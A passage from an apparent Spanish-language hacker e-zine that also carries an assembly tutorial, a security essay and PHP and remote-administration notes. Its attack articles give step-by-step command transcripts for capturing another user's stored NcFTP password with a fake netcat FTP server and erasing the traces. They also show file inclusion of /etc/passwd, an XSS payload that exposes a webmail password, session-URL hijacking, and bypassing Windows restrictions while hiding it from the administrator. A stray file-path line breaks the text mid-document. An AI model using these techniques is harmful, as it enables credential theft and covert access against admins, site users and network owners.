server,69.10.1.1,userdex,*encoded*cGFzc3dvcmRkZXBydWViYQAA,,,I,21,999402245,1,1,1,1,69.10.1.1,,,,,,S,1,
```

```
nombre_bookmark,HOST/IP,user,password_codificado,,,I,puerto,999402245,1,1,1,1,IP,,,,,,S,1,
```

Pero de que nos sirve esto?
Esto nos va a servir de mucho, ya que necesitaremos nombre_bookmark, el host/ip y el puerto en todo caso que no sea el 21.

Hay dos maneras de conseguir el password, una es cuando se esta usando el host modificamos el /etc/hosts y lo redireccionamos hacia 127.0.0.1, pero da problemas cuando es ip, o no tienes root :), entonces mejor usemos la otra manera, que ahora la explicare y la pondremos a practica.
1. Cambiémonos de directorio hacia /path_usuario/.ncftp/, en este caso /root.

```
server# cd /root/.ncftp
```

2. Copia el file bookmarks hacia bookmarks.bak o hacia donde quieras, pero hazle un backup :P.

---

server# cp -rf bookmarks bookmarks.bak

---

3. Es hora de modificar el archivo bookmarks, cambia los dos ip's que se encuentran en la línea del bookmark por el ip 127.0.0.1 (localhost), esto hará que cuando se conecte a el bookmark ahora se vaya directo a la maquina local.

4. Ahora cambia el puerto hacia el 4000 en este caso, esto hara ahora que intente conectarte hacia la maquina local en el puerto 4000.

5. Abre otra sesión en el host, ya sea telnet, ssh, rlogin, o lo que sea.

6. En la segunda sesión corre el nc en modo listen, Si no sabes como hacer esto un ejemplo seria "nc -l -p 4000 -vv."

---

server# nc -l -p 4000 -vv
listening on [any] 4000 ...

---

7. En la primera sesion corre "ncftp nombre_bookmark", que en este caso nombre_bookmark es server.

Ahora si, que pasa aquí?, en la primera sesión vas a ver algo como esto:

---

server# ncftp server
NcFTP 3.0.0 beta 19 (June 11, 1999) by Mike Gleason.
Connecting to 127.0.0.1...

Esta esperando una respuesta, entonces nos vamos a la segunda sesion donde tenemos el netcat corriendo y vamos a ver que hay una coneccion:

---

server# nc -l -p 4000 -vv
listening on [any] 4000 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 1335

---

8. En la sesión del netcat escribimos "220" y enter.
Vamos a ver esto.

220
USER userdex

Ajua, si te diste cuenta ya te mando el usuario, claro que eso no es lo que nos interesa, sino el password.

8. escribimos ahora "331" y enter en el netcat.

Vas a ver algo como esto:

331
PASS passworddeprueba

Ajua, conseguimos el password engañando al NcFTP :).
Log completo del netcat:

---

server# nc -l -p 4000 -vv **<-- Listen mode.**
listening on [any] 4000 ... **<-- Listening...**
connect to [127.0.0.1] from localhost [127.0.0.1] 1335 <-- **Connection.**
220 **<-- Escrito por nosotros**.
USER userdex **<-- Respuesta.**
331 **<-- Escrito por nosotros**.
PASS passworddeprueba **<-- Password :)**

No necesitas ser un experto para entender porque pasa esto, estamos engañando al ncftp haciéndolo creer que somos el servidor de FTP, mandando strings validas.

Que es lo que escribimos?

Son respuestas de todo servidor FTP, no te voy a explicar todas pero aqui te pongo de que sirve 220 y 331.

220 <-- Te mando el Banner del FTP, ahora envíame el usuario.
331 <-- El usuario es valido, ahora envíame el password :).

Ahora solo borra el archivo bookmarks y mueve el backup que creaste a su lugar original de nuevo, para que no haya pistas :).

6. Despedida

Como ya se dieron cuenta, esta forma de sacar los passwords de los bookmarks del ncftp client no es nada complicada, y tampoco muy creativa que digamos,
pero sirve no? :).
Ya vieron que no es complicado sacar el password de tu admin favorito, hay otras babosadas que hacen los admins, como equivocarse a la hora de el su - root y escribir como comando el password y, se guarda en el .bash_history, .sh_history, o que se yo :P.

Quieren mentármela?, tienen dudas?, comentarios?, escríbanme a dex@raza-mexicana.org.

Saludos.

DESARROLLANDO APLICACIONES EN ASM PARA MENUET OS
Por GnuOwned (suse64@gulbcs.dyndns.org)

Que pex?,

Este es mi primer texto para RMX así que no me juzguen mal, en las siguientes lineas tratare de explicar como desarrollar aplicaciones en ensamblador a 32 bits en el pequeño e insipiente sistema operativo Menuet. Pero, vamos por partes así que primero lo primero:

QUE ES MenuetOS?

Es un pequeño sistema operativo que cabe en un Floppy y esta hecho totalmente en ASM a 32 bits, esto quiere decir que es muy rápido y por ende pequeño (pero poderoso), tiene interfaz grafica muy sencilla y por lo mientras solo cuenta con un editor de textos, grafica del CPU, etc.

Lo mas interesante de este OS es que esta liberado bajo la GPL (www.gnu.org), por lo tanto podemos ver como esta escrito y modificarlo etc. La cuestión es que es una buena fuente para poder aprender a programar en ASM a 32 bits, y después aplicar esos conocimientos para cosas mas provechosas >:). La pagina oficial de este interesante OS es www.menuetos.org ahí podrás ver screenshots, bajarlo, leer el Faq, etc.

INSTALANDO MenuetOS...

Esto es lo mas pelada...=), solo hay que bajarse un programita que se llama MSETUP.EXE, y correrlo bajo win con un inche floppy en blanco cuando termine de hacer lo que tiene que hacer solo reinicias tu PCra y ya tendrás una poderosa interfaz grafica (jejej).

Para instalar bajo *ix lo que tienes que hacer es poner lo siguiente en una consola;

```
dd if=MSETUP.EXE of=mfloppy.img ibs=1000 obs=1000 skip=20
```

Después de esto tendrás la imagen del Menuet en el archivo mfloppy.img y lo que tienes que hacer es solo volcar esa imagen a un floppy así:

```
dd if=mfloppy.img of=/dev/fd0
```

y aystubo.

Lo chingón de este OS es que no tienes que modificar nada tu HD ya que todo lo hace en la RAM así que no tienes que particionar ni hacer nada...

UNA INTRO AL ENSAMBLADOR A 32 BITS

Esta es una inche traducción chafa a mi estilo de la documentación que trae el Menuet, te va a servir bien si no sabes ingles o si no entiendes bien los términos, Bueno empecemos:

QUICK INTRODUCTION TO ASSEMBLY PROGRAMMING - 0.02

El ensamblador tiene un chingo de comandos que realmente no necesitamos para empezar a crear nuestras propias aplicaciones.

Hay seis registros que personalmente este wey (villie el que hizo Menuet) los considera variables, estos son:
eax, ebx, ecx, edx, esi, edi.

Cada uno de estos registros puede almacenar números de 32 bits.
Para almacenar un número en un registro se hace así:

```
  mov  eax,10          ; el decimal 10 almacenamos en eax
  mov  ebx,2000000     ; decimal 2000000 a ebx
  mov  ecx,0           ; cero a ecx
  mov  edx,11b         ; binario 11 a edx - en decimal es 3
  mov  esi,0xFF        ; hexadecimal FF a esi - 255 en decimal
  mov  edi,ebx         ; y podemos asignar el valor de una variable a otra así...
```

Como ya han de ver notado, podemos poner comentarios después del ";"

También puedes sumar y restar así:

```
  add  eax,ebx
  add  esi,eax
  add  eax,100

  sub  ecx,edx
  sub  edx,50
  sub  edi,0xF
```

También la multiplicación y la división la puedes hacer, checa los comandos mul, div, imul, idiv en el archivo CMD.TXT de tu floppy (en ingles).

Los brincos (jumps) incondicionales se hacen así:

```
        jmp  haz_esto

        ; Algo de código

haz_esto:     ; Las etiquetas se reconocen con un ':' -comentario

        ; Continúa aquí
```

Para comparar los registros entre si se hace esto:

```
        cmp  eax,ebx    ; Primero comparamos con 'cmp'

        jb   EAX_ES_MENOR_EBX         ; Ahora checamos el resultado así:

  ; or
        jg   EAX_ES_MAYOR_QUE_EBX
  ; or
        je   EAX_ES_IGUAL_A_EBX
  ; or
        jne  EAX_NO_ES_IGUAL_A_EBX

; Ahora definimos las inches etiquetas:

EAX_ES_MENOR_EBX:

  ; Haz Algo

EAX_ES_MAYOR_QUE_EBX:

  ; Haz Algo
```
Y así.. continúa...

OK, ya tenemos las funciones lógicas básicas:

- Almacenar Valores
- Modificar Valores

- Saltos Incondicionales
- Saltos Condicionales

Los números puedes ser añadidos al Código así:

```
db 0,1,2          ; Añadir bytes 0,1,2
dw 0,300,65000    ; Añadir words 0,300,65000
dd 1000000        ; añadir un doubleword 1000000

; Una Cadena

db 'HELLO RAZA MEXICANA !' ; Añadir valores ASCII  de la cadena: HELLO RAZA MEXICANA !
```

En Menuet las funciones de sistema son llamadas con el comando int 0x40 .

Por ejemplo, poner un botón en una ventana:

```
mov  eax,8                    ; Función que define y dibuja un botón

mov  ebx,100*65536+10         ; Para la coordinada x: empieza en 100 y tendrá un tamaño de 10
mov  ecx,50*65536+8           ; Para la coordinada y: empieza en 50 y tendrá un tamaño de 8
mov  edx,10                   ; id. Este numero identifica al botón cuando es oprimido.
mov  esi,0x000099             ; color ROJO, VERDE, AZUL. Este es AZUL

int  0x40                     ; Hacemos la llamada del sistema, y ya tenemos un botón ;-)
```

Pelada no?

Ahora nuestra primer aplicación, para poder compilarla solo tienes que irte a:
menu->programing->fasm y ahí poner el archivo ASM y el archivo de SALIDA y ya...
De hecho es la misma que viene con el Menuet solo que esta comentada en español para que la mayoria le entienda, En el archivo Ejemplo.ASM

Ya con esto ya puedes empezar a hacer tus propios pininos... yo por lo mientras estoy haciendo una pequeña calculadora que haga las cuatro operaciones básicas... ya cuando este la primera versión se las mando...

REALMENTE TE SIENTES PROTEGIDO?
Por Pique (pique@raza-mexicana.org)

Antes que nada yo no me doy mi taco que se de seguridad, lo único que se es que si no usas condón te da SIDA es igual aquí si no te proteges por firewall te joden en gran manera Espero este documento te sea de tu agrado y sino? CHTM por cierto saludos a mi Señora lmgc cuídense y aprendan algo que les servirá.

Seguridad? Tu crees que sabes de seguridad? Yo se de Seguridad? mejor lee esto y así sabrás que es la seguridad.

Definiciones de seguridad

Firewall:
Es la maquina que hace de router entre la red segura y la red insegura, obligando a que todos los paquetes que entren o salgan de la red segura pasen por el filtrándolos.

Proxy Server:
Es el demonio que corre en el Firewall que hace de enlace con la red insegura.
Posibilita que bs usuarios pidan recursos fuera del Firewall viéndose desde la red insegura como un solo usuario.

Filtering Router:
Un tipo de Firewall, más sencillo. Simplemente deja o no deja "enrutar" paquetes.

Conceptos
Tenemos que tener en cuenta que nuestra Intranet, esté o no conectada con el exterior es muy probable que alguien quiera entrar a ella. No importa lo pequeña o el poco valor que para nadie pueda tener. Simplemente un usuario mal intencionado puede intentar atacarla. Este será el primer punto de trabajo para tener segura nuestra red.
En el momento que estamos seguros que nadie puede entrar desde nuestra propia red, si esta está conectada a Internet u a otra red solo nos tendremos que preocupar de que lo que salga o entre de nuestra red sea lo que nosotros queramos que salga o entre.

Básicamente estos son los conceptos que tenemos que tener muy claros desde el principio. No debemos dar mas importancia a la seguridad externa que a la interna. De nada nos servirá tener un Firewall perfectamente configurado si luego nuestros usuarios hacen lo que quieren entre ellos.

Tener siempre localizados todos los posibles problemas es algo que deberemos estudiar. Tener la posibilidad de escanear cualquier utilización de la red.

Siempre y antes de hacer cualquier tipo de trabajo con respecto a la seguridad de una red hay que sentarse a planear el trabajo a realizar. Tener muy claro desde el principio todo es fundamental para conseguir un trabajo "limpio".
Evitando después "apagar fuegos". Una cosa es que deje de funcionar un servidor y por falta de previsión no haya nadie para repararlo y otra cosa es enterarnos que han entrado y se han llevado datos confidenciales de nuestra empresa.

Nuestro trabajo a partir de la implantación de herramientas que hagan "parecer" que nuestra red es segura es la información. Nosotros hacemos las veces de "policías", se sabe que por ciertos sitios se nos pueden colar porque ya se han colado otras veces en otros sistemas, esos sistemas se encargan de reportarlo a los organismos que se encargan de velar por la seguridad de la red. Nuestro trabajo será estar informados de todos los parches, bugs y formas de ataque que vayan saliendo. Teniendo siempre en cuenta que nunca estaremos seguros que nuestra red está lo suficientemente segura. Nos diga lo que nos diga el comercial que nos ha instalado el Firewall.

Seguridad interna

Tenemos que tener en cuenta que un usuario mal intencionado es peligroso, un empleado con mala idea puede rastrear nuestra red para encontrar un agujero y colarse. Muchas veces no podremos controlar lo que hace un usuario con la red..
Todo intento de utilización malintencionada de la red pasa casi siempre por la utilización del usuario administrador/root. Si alguien tiene la password de root durante cinco minutos puede crear un nuevo usuario con derechos de root sin que nadie se entere. Y las opciones que le damos a ese usuario con derechos de root pueden ser desde borrar información a hacer que todo intento de seguridad con el exterior vía Firewall sea totalmente inútil.
Cuanto más difícil sea una password mejor y más segura, si intentamos que en la password haya caracteres raros y de mas de 5 letras, además de cambiarla siempre cada cierto tiempo, tendremos mas seguridad. Recordando no dejar nunca una sesión con el ID de root abierta en ninguna consola o puesto. Es muy fácil que el administrador tenga que solucionar un problema en cualquier sitio, entre como root y se le olvide cerrar esa sesión.
Esta "perogrullada" de norma debe ser aplicada a cualquier cuenta que resida en nuestra red. Y aunque es lo primero que se sabe que hay que hacer, también es lo primero que no se hace.

Algo muy sencillo y poco controlado son los backups. Todas las cintas con la información del sistema tendrá la máxima seguridad así como los servidores. Las llaves que tienen todas las cajas de los servidores sirve para que en ningún momento puedan cambiar discos duros o resetear password de eproms vía hard.

Tener un esquema claro y sencillo de por donde pasan todos los cables de nuestra red impedirá que nadie incluya un NIC con el que "escuchar" por nuestra red y coger datos. Si tenemos bien segmentada nuestra red, ningún programa de sniffer podrá escuchar nada que no esté en ese segmento.
Los NIC "tarjetas de red" solo cogen lo que se ha enviado a ellas, pero toda la información de absolutamente todos los NIC pueden ser escuchadas por un NIC que se configure en modo "promiscuo". De esta forma podemos utilizar herramientas de monitorización para encontrar errores pero de la misma manera podemos sacar la información que queramos de cualquier usuario.

Seguridad externa
Cada vez más se tiende a utilizar los recursos que nos proporciona Internet para nuestro negocio. Cualquier red, por pequeña que sea tendrá la necesidad urgente de utilizar e-mail, Web, ftp, etc. por motivos técnicos o estéticos. O en el peor de los casos, nuestra propia red da información a todo el que la quiera en Internet.
Cuando instalamos un router, un Proxy y servidores de servicios Internet en nuestra red, abrimos una puerta al exterior. Cuando instalamos un MODEM para que uno de nuestros usuarios se conecte a la red interna, teletrabajando desde cualquier sitio. Cuando nuestra red tiene que fusionarse con otra en otra delegación, etc.

Reglas generales

Mínimos espacios por donde salir o entrar.
Mínimos recursos accesibles desde fuera.
Mínima importancia de datos con posibilidad de robo.
Máximos controles entre nuestra red y la red exterior.
Evidentemente la única regla que no se puede cambiar es la primera. Si la importancia de los recursos que dejamos accesibles aumenta, también tendrá que aumentar los recursos que se necesiten para asegurar dichos recursos.
Pongamos por ejemplo que nuestra empresa quiere hacer "comercio electrónico", cogiendo pedidos por medio de métodos de pago electrónicos. Tendremos en nuestro poder números de tarjetas de crédito y datos confidenciales de clientes. Nuestra empresa tendrá que hacer marketing para darse a conocer en la red, y ese mismo marketing servirá para que gente inquieta quiera intentar sacar datos de los que compran en nuestra empresa virtual.
En este caso podemos dejar solo a la vista el servidor Web, donde nos podrán leer datos confidenciales, pero siempre entrando por un estrecho lugar en el que se encuentra un firewall. Nuestro servidor estará certificado y

registrado por todos los sistemas de cifrado que se encuentren en el mercado "Verisign, Integrión, RSA, SSL etc.." y todo el que entre o salga estará auditado por el Firewall.

Hay que tener en cuenta que muchas veces no solo damos servicios de Web, y los damos de e-mail, ftp, dns, tftp, cgi, etc.. Todo esto es posible que algún día nos de problemas por lo que auditaremos absolutamente todo.

Aquí tienes links útiles que te pueden servir de algo para ti (nota algunos links son sarcásticos otros si son de interés):

http://www.sage.org/ <------ ingles si no sabes usa
http://babelfish.altavista.com
http://www.signal9.com/ <------- ingles
http://www.playboy.com/ <------ ingles
http://www.kriptopolis.com/<----- muy buena pagina
http://www.cisen.gob.mx <------- español

PD: No dejes que te choreen o te digan mentiras mejor cultívate y así no quedaras en ridículo

---

El contenido en este documento es verídico, pero los nombres de los sitios afectados fueron cambiados por razones obvias.

El tener contratos con una fecha limite para entregar algún proyecto, la falta de conocimiento o algún descuido son algunas de las posibles causas del desarrollo de software con errores de seguridad.

La mayoría de estos errores se deben a la falta de validación de datos, a no usar sesiones o al uso de la seguridad por oscuridad (security by obscurity).

En el transcurso de este texto analizaremos tres sitios con diferentes vulnerabilidades, dos con fallas de falta de validación y otro que tenía fallas debido a no utilizar sesiones.

Sitio #1
Nombre: contatatatan.com

Fallas: falta de validación

Descripción del sitio:
contatatatan.com es un sitio que permite a pequeñas empresas o individuos el llevar su contabilidad en línea (todo esto sin algún costo), contatatatan.com genera reportes de gastos, ingresos, etc.

Descripción del Error:
Al registrar una cuenta con un nombre de usuario ya existente, se eliminan los datos y el registro de la cuenta original.

Al tratar de hacer esto se despliega lo siguiente:

//////////////////////////////////INICIO DE PAGINA HTML

Verificación de usuario (Nuevo)
Imposible continuar, el Usuario <usuario> ya existe
Nombre:juanito
Sexo:Masculino
<otras variables>

Términos y condiciones
Por favor lea los términos y condiciones generales bla bla bla.

```
   _____________________      ________

  | Acepto los términos     | editar |
   --------------------      --------
```

//////////////////////////////////FINAL DE PAGINA HTML

La seguridad que aplicaron los programadores de contatatatan.com fue ponerle al botón de "Acepto los términos" la opción disabled. Solo necesitas el código html de la pagina, quitar del tag <input> la opcion DISABLED, o en su defecto usar Netscape 4.78 o inferior (probado solo en Linux) e ignorara total y vilmente el atributo DISABLED.

El registro continúa y se borran los datos de la cuenta que antes existia.


FIN SITIO #1

SITIO #2

Nombre: wevulnerable.com

Fallas: no validar permisos de lectura de passwd para el servidor web

Descripción:
El sitio wevulnerable.com es un sitio que usa scripts de PHP para desplegar diferentes secciones del mismo; veamos un link interno http://www.wevulnerable.com/index.php?contenido=Paginas/hacking.php



Podemos observar que posiblemente la variable contenido sea la ruta a la página a desplegar. Ahora, que pasara si en lugar de el valor contenido=Paginas/hacking.php ponemos contenido=/etc/passwd, santos remolinos batman tenemos una lista de passwords de un proveedor de hosting que no usa passwords con shadow, que hostea paginas de gente que no valida las variables de sus scripts.

FIN CASO #2

SITIO #3

Nombre: portaltatatan.com

Fallas: ejecución de javascript, robo de passwords, acceso a cuentas ajenas en su servicio de webmail.

Portaltatatan es una compañía que ofrece servicios de Webmail, Foros, Noticias, etc., para facilitar el desarrollo de pequeños portales.

Descripción:

Falla #1
Su servicio de webmail es vulnerable a ejecución de javascript por medio de métodos antes descubiertos en Hotmail ej:
<IMG SRC="jAvascript:alert('javascript es ejecutado')">

Falla #2
A falta de uso de sesiones puedes usar el URL que aparece cuando entras a tu cuenta, para entrar las veces que sea.

http://webmail.portaltatatan.com/mail/main?domain=portaltatatan.com&userid=usuario&plain=1&s=%F9%F8%A6%A9%BE%E8%E2%FE%F2%89%9C%F7%F2%89%B3%89%AF%AB%BE%FD%E7%95%B1%A0%E1%9

3%98%E7%B4%FB%A7%A5%A8%A5%FD%A4%95%A3%B8%BE%AC%E2%E3%A7%97%A1%84%8D%E1%88%9E%83%B2%A1%9E%85%9D%FA%B9%E2%FC%FE%9B%97%88%E6%8A%EA%98%A2%BD%F3%FA%E7&si=231&n1=3323030631&n2=3146532&n3=34138&n4=343&n5=365236&n6=355438&

Si logras robar esa dirección entras directamente a la cuenta afectada, ahora junta la falla #1 con la falla #2 y podrías obtener acceso fácilmente

Falla #3
En el caso de entrar a alguna cuenta con la falla #2 puedes ir a la sección de preferencias y acceder a "cambiar password" y automáticamente te da la password (la cual podría servirte en el reciclaje de passwords).

Falla #4
La password en texto simple se puede obtener leyéndola directamente de la variable de javascript SDP, juntarla con la falla #1 puede ser aun peor.

Prueba de concepto de falla #1 y #4 juntas:

<IMG SRC="jAvascript:alert('Tu password es' + top.opener.window.top.SDP)">

FIN SITIO #3

Conclusión:
Si bien ya vimos cuales son algunos de los errores mas comunes en la programación en Web lo importante es detectarlos antes de sacarlos a producción para evitar cualquier tipo de incidentes, los cuales bien te pueden causar desde un dolor de cabeza hasta un despido.

Brincando restricciones de Windows
Por Vlad (vlad@raza-mexicana.org)

Saludos y mentadas de madre a todos y a todas (porque ya vi que también las niñas nos leen =)). Haz visto a esos clientes windows9x que están restringidos para que el usuario no pueda moverle a la configuración del sistema (principalmente en cybercafes y escuelas), ese tipo de restricciones donde te sale un mensaje que dice que el administrador ha restringido esta opción, bueno, pues es algo molesto no poder personalizar la PC en donde trabaja uno, y este artículo es para todos aquellos que se han enfrentado a esta situación, les comentaré una manera fácil de brincarse estas restricciones, así que tomen aire para que su cerebro funcione y manos a la obra.

Introducción

Windows restringe de alguna manera a los usuarios y cuando digo usuarios me refiero a esos weyes que usan la PC para capturar, jugar, chatear, y pendejear. Las restricciones son almacenadas en el registro de windows, si no sabes que es el registro de windows pues estás perdido y mejor empecemos por ahí.

¿Qué es el Registro de windows?

El Registro de windows es una especie de base de datos en la cual se almacenen configuraciones de los sistemas de 32bits (95, 98, ME, NT, 2K). Éste contiene la información y configuración de todo el hardware, software, preferencias y usuarios de la PC.

¿Dónde está el Registro de windows?

Pues depende de que windows estés usando. En los sistemas 9X se encuentra en dos archivos ocultos en la carpeta donde se instaló windows (user.dat y system.dat) y en los NTs están en ..\System32\Config .

¿Cómo se estructura el Registro de windows?

Su estructura es muy similar a la estructura de una carpeta (directorio) de tu disco duro, cada rama principal es llamada Hive y cada Hive contiene Keys y cada Key tiene subKeys y valores, los valores son lo que contienen la información actual del sistema. Existen tres tipos de valores: Cadena, Binario y DWORD.

¿Cómo se edita el Registro de windows?
Con una aplicación llamada regedit.exe

Manos a la obra

Ahora ya sabes (o tienes una mejor idea) que es el Registro de windows. Regresando al tema de este artículo... este tipo de restricciones son muy básicas, como no dejarte cambiar el papel tapiz, el protector de pantalla, acceso a la unidad A: , no permitir el acceso al panel de control, configuraciones de red e impresoras entre otras, algunas restricciones si son buenas, ya que ahorran tiempo de reconfiguración ya que si un usuario le mueve a los parámetros de red lo mas seguro es que se queje con el administrador y el administrador tenga que invertir tiempo en solucionar su pendejada, pero otras son muy tontas, como eso de no dejarte cambiar el tapiz, o el protector de pantalla o la resolución del escritorio (para los que estamos ciegos pues si es importante reducirle la resolución para poder ver mejor).

Las restricciones que nos interesan están almacenadas en la siguiente Key:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies]

Estas restricciones se agrupan grupadas principalmente en:
\Explorer
\Network
\WinOldApp
\System
\ActiveDesktop

Aunque hay mas, pero estas son las que probablemente aparezcan en la mayoría de las PC que están restringidas, ahora bien, las restricciones tienen la siguiente forma:

"NoDeletePrinter"=dword:00000001

Nombre_De_La_Restriccion=Tipo:Verdadero/Falso

El 0 (cero) pues es el Falso y el 1 (uno) es el Verdadero o mejor dicho, el diferente de 0 es Verdadero, de tal manera que no te confundas con el tipo de restricción, en este ejemplo de NoDeletePrinter quiere decir algo como: NoBorrarUnaImpresora y si yo le digo que es verdadero (Diferente de Cero, en este caso 1) significa que no se borran las impresoras y si el valor es falso (0) quiere decir que no le importa si borra o no una impresora. NOTA: si la restricción no aparece en el Registro de windows significa que le es indiferente esta restricción.

Ahora bien, si queremos tener acceso a modificar algunas cosas que están restringidas tenemos que editar el Registro de windows y modificar los 1s (o diferentes de 0) por los 0s y ya es todo, el detalle es que también existe una restricción para usar el regedit.exe ("DisableRegistryTools") que es el que nos ayuda en la edición del Registro de windows. Entonces lo que nos queda es exportar la llave, modificarla manualmente y agregar los cambios al registro, cosa fácil no??

Tenemos que exportar la Key que nos interesa, para lo cual ejecutamos la siguiente línea:

regedit /e c:\rest01.reg HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies

Lo cual nos arrojará un archivo en c:\ llamado rest01.reg y en él las restricciones, la extensión .reg está relacionada al archivo regedit.exe por lo cual si le damos un doble clic se ejecuta y se agregan las llaves que están en el archivo. Ahora bien, te puedes encontrar con mas restricciones que no te dejarán salir a una ventana de prompt de msdos o que no te dejen ejecutar comandos, para lo cual puedes remediarlo reiniciando el equipo e ingresando en modo msdos o cargando el sistema desde un disco extraíble. Si te sigue marcando restricciones para poder ejecutar el regedir, entonces, copia el archivo c:\windows\regedit.exe a otra carpeta y cámbiale el nombre, por ejemplo: c:\temp\mi_pro.exe, también hay una forma de restringir la ejecución de algunos programas, pero si le cambias el nombre pues te brincas ese inconveniente.

Ya que tengas la exportación de esa llave del registro edita el archivo rest01.reg con tu editor de archivos favorito, y cambia los 1s por 0s y guarda el archivo con otro nombre, por ejemplo: rest00.reg., asegúrate de guardar los dos archivos con nombres diferentes y de que puedas distinguir cual es el que esta restringido y cual el otro. Una ves hechas las modificaciones al archivo (rest00.reg.) dale doble clic desde el explorador de windows y dile que si quieres modificar el registro o manda a ejecutar la siguiente línea: regedit /s rest00.reg, reinicia la PC y las restricciones habrán desaparecido, ahora podrás cambiar el papel tapiz, el protector de pantalla y lo que creas conveniente, una vez echas las modificaciones asegúrate de dejar las restricciones como estaban, de tal manera que debes de ejecutar el archivo que contiene las restricciones (rest01.reg) para que el administrador no sepa ni por donde lo golpearon.

Despedida

Bueno, pues hasta aquí este artículo, usa esta información con prudencia ten en cuenta que si modificas las configuraciones de red, la lista de programas, las impresoras y cosas como esas pues el único perjudicado eres tu, es el trabajo del administrador estar configurando y manteniendo la red en optimas condiciones y si tu haces pendejadas pues lo único que haces es que el servicio no sea continuo y el mas perjudicado serás tu, así que no seas pendejo y usa la PC con responsabilidad.

PHP – LA MODA CON AÑOS EN EL MEDIO
Por Xytras (xytras@raza-mexicana.org)

Esto no es un tutorial ni mucho menos, es solo una corta explicación de lo que es PHP.

Parece ser que la moda de los lenguajes 'embedidos' es PHP y ASP, aunque este ultimo si es algo mas reciente, PHP ya tiene tiempo buscando un lugar en la historia de los lenguajes de programación, aunque también existen otros que están en desarrollo como SPL y otros mas.

Con el paso del tiempo y el avance y crecimiento de la web, estos scripts comenzaron a volverse insuficientes, ya que son mas lentos que los scripts de lenguaje 'embedido', y allá por el año de 1994 sale a la luz PHP, es Open Source.

Pero que es lo que lo diferencia de los demás lenguajes "web" que existen???

Pues muy simple, los lenguajes web comenzaron siendo pequeños scripts que permitían tener en un sitio un contador o un libro de visitas, usando la conocidísima CGI (Common Gateway Interface) que no era mas que una llamada universal de un script hecho en C o Perl, la mayoría de los scripts eran en sistemas UNIX, pero luego se comenzó a implementar en sistemas NT, Perl saco un compilador para Windows y se volvió mas común los CGI's en sistemas ya sea Windows o UNIX.

El primer significado de PHP fue Personal Home Page, pero fue cambiado y su significado termino como Hypertext Preprocesor
Este leguaje sale como una alternativa ante los CGI's ya que son mas lentos y no tenían tanto soporte o seguridad en el manejo de un volumen grande de información. PHP es un lenguaje especializado en bases de datos, soporta la mayoría, si no es que todos los manejadores de bases de datos aunque la mayoría de las personas usan PHP con MySQL (esto esta convirtiéndose en estándar), es compatible con Oracle, MSSQL, Postgress, y un tanto mas de manejadores.

PHP es multiplataforma, cualquier script que hagas en PHP funciona igual en Windows o en UNIX, ya que utiliza el mismo interprete, por la red hay artículos sobre PHP corriendo en Mac, pero no estoy muy enterado sobre el mismo.

Si has programado en ASP y pruebas PHP notaras una facilidad, seguridad y velocidad que ASP no ofrece, si has programado en C/C++ o Perl te sentirás algo cómodo programando en PHP, además existen editores, bajo Windows el que considero mas potente es PHP Coder, es gratuito y lo consigues en www.phpide.de/

Existen cantidad de listas y sitios sobre PHP en la red, yo en lo personal recomiendo phpes.com es muy buena y muy concurrida.

Si buscas un manual puedes encontrar el manual oficial de PHP en www.php.net en varios idiomas, incluido el español.

Sin mas termino este breve texto, espero les agrade y si no pues lástima Margarito, si desean mas información sobre PHP o ASP pues les podría decir que me contacten, pero como no les ayudare pues consulten la red, ahí hay todo lo que uno necesite, solo hace falta tener ganas y tiempo para aprender algo que servirá de mucho.

Consejos de administración remota.
Por Yield (yield@raza-mexicana.org)

Muchos de ustedes, si no es que todos, se habrán topado en variadas ocasiones con el problema de querer prender o apagar servicios en su maquina remota, ya sea una simple terminal o un servidor y no importa si sean Windows 2000 Professional, Windows 2000 Server, Windows 2000 Advanced Server o alguna de las múltiples distribuciones de Linux, siempre buscamos la mejor utilería para realizar las operaciones que requerimos en el momento en aquellas computadoras.

Pues bien, yo también he sufrido con el incansable cuestionamiento de "¿que programa me recomiendan?". Después de buscar en varios lugares, hablaré de algunas utilerías muy interesantes y flexibles tanto para Windows 2000 como para Linux, que, en este caso, trataré de no encerrarme en RedHat.

Comenzaré con una observación basada en la experiencia, no solo mía, si no de muchas otras personas, la mejor manera de administrar una computadora basada en NT ya sea 4.0 o 5.0 (2000) es haciéndolo desde otra igual, he notado que no necesito el Symantec PC Anywhere o algún otro software de este tipo, ya que en el caso de Windows 2000 se puede usar el Telnet Client y las mismas “Administrative Tools” (Herramientas de Administración) que vienen por default en el Panel de Control. Estas nos permiten usar una computadora remota y configurarla como si estuviéramos sentados frente a ella.

El Telnet Client funciona de manera similar al Symantec PCAnywhere, creando un Escritorio Virtual en el nuestro (local) basado en el de la maquina remota (servidor), aunque su única (en mi opinión) pero muy importante desventaja, es el consumo excesivo de recursos no solo por parte del cliente, si no del servidor, aunque no así sucede con el ancho de banda.

También pueden usar el NT Resource Toolkit que se puede bajar del sitio de Microsoft gratuitamente o adquirir con CD y manual de usuario.

Este conjunto de herramientas nos permite desde monitorear y matar procesos en una máquina remota hasta iniciar servicios y aplicaciones, administrar usuarios y dominios ya sea con aplicaciones de modo MS-DOS, Visual Basic Scripts o GUI’s.

Y si ninguna de estas herramientas cubre sus necesidades o gustos, pueden usar VNC (http://www.uk.research.att.com/vnc/index.html), esta es una poderosa aplicación que permite acceder una computadora Windows desde otra igual o una totalmente diferente, ya sea Linux, Unix o Macintosh y viceversa, pueden acceder un servidor Unix/Linux desde una estación Windows o Macintosh.

Como característica adicional, pueden usar SSH y hacer un túnel para el protocolo de VNC, aunque claro, esto es muy fácil de hacer si el servidor es *IX/Linux, pero en el caso de Windows existen pocos servidores SSH gratuitos.

